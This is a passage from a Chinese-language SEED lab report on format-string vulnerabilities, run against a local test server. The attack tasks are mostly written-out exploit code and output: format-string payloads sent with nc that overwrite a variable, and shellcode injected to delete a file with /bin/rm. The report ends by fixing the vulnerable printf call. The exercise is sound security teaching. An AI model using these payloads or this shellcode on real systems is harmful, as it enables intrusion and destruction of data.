@�bfffe7a0.b7f1c000.0804871b.00000003.bfffe7e0.bfffedc8
.0804872d.bfffe7e0.bfffe7b8.00000010.0804864c.05040400.
1707070d.00000010.00000003.82230002.00000000.00000000.0
0000000.ce990002.0100007f.00000000.00000000.
The value of the 'target' variable (after): 0x000000d3
```

```
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%n > input
[09/30/22]seed@VM:~/Desktop$ cat input
@�%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%n
[09/30/22]seed@VM:~/Desktop$ nc -u 127.0.0.1 9090 < inp
ut
```

Task 5.B: Change the value to 0x500

为了使得target数值的内容变为0x500，在调用%n之前，需要输出5*16*16个字符。

1. 考虑向input文件中输入 `\x40\xa0\x04\x08` ，22个 `%.8x.` ，1个 `%.1100x` 和1个 `%n`




```
[09/30/22]seed@VM:~/Desktop$ echo $(printf "\x40\xa0\x0
4\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.1100x%n > inp
ut
[09/30/22]seed@VM:~/Desktop$ cat input
@�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.1100x%n
```

2. 考虑将input重定向伊发送给server：

```
nc -u 127.0.0.1 9090 < input
```


可以看到target数值的内容由 `0x11223344` 变化为了 `0x500` 。



```
[09/30/22]seed@VM:~/Desktop$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.1100x%n > input
[09/30/22]seed@VM:~/Desktop$ cat input
@�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.1100x%n
[09/30/22]seed@VM:~/Desktop$ nc -u 127.0.0.1 9090 < input

000000000000000000000000000000000000000000000000000000000000000000000000000
The value of the 'target' variable (after): 0x00000500
```

Task 5.C: Change the value to 0xFF990000

1. 考虑向input文件中输入 `\x42\xa0\x04\x08....\x40\xa0\x04\x08` ， 22个 `%.8x` ， 1个 `%.65245x` ， 1个 `%.hn` ， 1个 `%.103x` 和1个 `%hn`




```
[09/30/22]seed@VM:~/Desktop$ echo $(printf "\x42\xa0\x04\x08....\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.65245x%hn%.103x%hn > input
[09/30/22]seed@VM:~/Desktop$ cat input
B�....@�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.65245x%hn%.103x%hn
```

2. 考虑将input重定向伊发送给server：

```
nc -u 127.0.0.1 9090 < input
```

可以看到target数值的内容由 `0x11223344` 变化为了 `0xff990000` 。




```
9/30/22]seed@VM:~/Desktop$ nc -u 127.0.0.1 9090 < inp
000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000
0000000000000000000002e2e2e2e
The value of the 'target' variable (after): 0xff990000
```

Task 6: Inject Malicious Code into the Server Program

首先在指定目录下创建必要的 `myfile` 文件，通过以下的命令：


```
cd /
ls
cd tmp
echo "Hi, I'm 11910104" > myfile
cat myfile
```



```
[10/01/22]seed@VM:~$ cd /
[10/01/22]seed@VM:/$ ls
bin     etc          lost+found  proc   snap   usr
boot    home         media       root   srv    var
cdrom   initrd.img   mnt         run    sys    vmlinuz
dev     lib          opt         sbin   tmp
[10/01/22]seed@VM:/$ cd tmp
[10/01/22]seed@VM:/tmp$ echo "Hi, I'm 11910104" > myfil
e
[10/01/22]seed@VM:/tmp$ cat myfile
Hi, I'm 11910104
[10/01/22]seed@VM:/tmp$ 
```


然后再通过以下命令创建 `input` 文件，并发送至server：

```
echo $(printf "\x9E\xF0\xFF\xBF@@@@\x9C\xF0\xFF\xBF" )%.8x%.8x%.8x%.8x%.8x%.8x%.8X%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
```



```
[10/08/22]seed@VM:~/Desktop$ echo $(printf "\x9E\xF0\xFF\xBF@@@@\x9C\xF0\xFF\xBF
" )%.8x%.8x%.8x%.8x%.8x%.8x%.8X%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
.8x%.8x%.8x%.48963x%hn%.12637x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\
x50\x68-ccc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\
x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") > input
[10/08/22]seed@VM:~/Desktop$ nc -u 127.0.0.1 9090 < input
```


此时可以看到server端已经退出，并且目标文件也被删除。



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000040404040����������������1�Phbashh////h/bin��1�Ph-ccc��1�Rhil
e h/myfh/tmph/rm h/bin��1�QRPS��1�1��

The value of the ’target’ variable (after): 0x11223344
```


Task 7: Getting a Reverse Shell

Task 8: Fixing the Problem




```
[09/30/22]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[09/30/22]seed@VM:~/Desktop$ gcc -z execstack -o server
 server.c
server.c: In function ‘myprintf’:
server.c:13:2: warning: format not a string literal and
 no format arguments [-Wformat-security]
  printf(msg);
  ^

[09/30/22]seed@VM:~/Desktop$ 
```

考虑上文中Task1中的警告，对于该警告出现的合理解释是该处printf没有格式化的字符串而直接使用用户输入的字符串。如果用户输入的字符串中有格式化字符串的符号，那么printf函数有可能被利用执行一些不合法的操作。




```
void myprintf(char*msg){
        printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
// This line has a format-string vulnerability
        printf(msg);
        printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

解决方案是修改为如下的代码：




```
void myprintf(char*msg){
        printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
// This line has a format-string vulnerability
        printf("%s",msg);
        printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

编译后不再有任何警告：



```
[10/01/22]seed@VM:~/Desktop$ gcc -z execstack -o server
 -g server.c
[10/01/22]seed@VM:~/Desktop$ ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

再次对之前的攻击验证进行尝试（以Task3举例）：


```
0/01/22]seed@VM:~$ nc -u 127.0.0.1 9090
%s%s%s%s%s%s%s
```

```
[10/01/22]seed@VM:~/Desktop$ ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffe7a0
%s%s%s%s%s%s%s
The value of the 'target' variable (after): 0x11223344
```

可以看到之前大量 `%s` 造成程序crash的攻击方式已经失效。

Reference

[1]

